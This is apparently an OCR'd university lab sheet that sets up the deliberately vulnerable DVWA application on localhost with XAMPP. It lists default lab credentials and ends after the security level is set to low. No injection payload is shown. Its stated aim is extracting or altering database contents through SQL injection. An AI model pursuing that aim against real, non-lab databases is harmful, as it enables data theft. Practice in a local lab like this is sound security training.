
Aim: SQL Injection Attack.

1.Identify a web application vulnerable to SQL injections

2.Craft and execute SQL injectionsqueries to exploit vulnerability

3.Extract sensitive infotmation or manipukate the database through the SQL injection attack.

Step 1: Open Xampp and start Apache and MySQL.



`**Step 2**: In DVWA folder -> config folder -> Rename config.inc.php.dist or config.inc.php.bak to config.inc.php

Step 3: Open that file in notepad.

Edit the credentials like database, user, password.


User = 'root', password = '' (keep password empty '')

```
# Database variables
#   WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
#   Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
#   See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ]   = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'system';
$_DVWA[ 'db_user' ]     = 'root';
$_DVWA[ 'db_password' ] = '';
```


Step 4: Open Microsoft Edge. Type http://localhost/DVWA (Type DVWA-master if your folder name is DVWA-master)

If Not found Error Occur, then go to Xampp. In Apache -> click on config -> click on Apache(httpd.conf) - If port number is 80 then change it to 8080 or 8081.


Step 5: Open Microsoft Edge. Type **http://localhost:8080/DVWA** (here after localhost:, type changed port number)




Step 6: The following page appears. Then click on the Create/Reset Database button.




Step 7: Click on the login hyperlink present bottom of the page




Enter the credentials as Username-admin and Password- password then click login button.




Step 8: Goto DVWA Security setting option in left.




Step 9: Change Security level to low. Then click Submit to apply



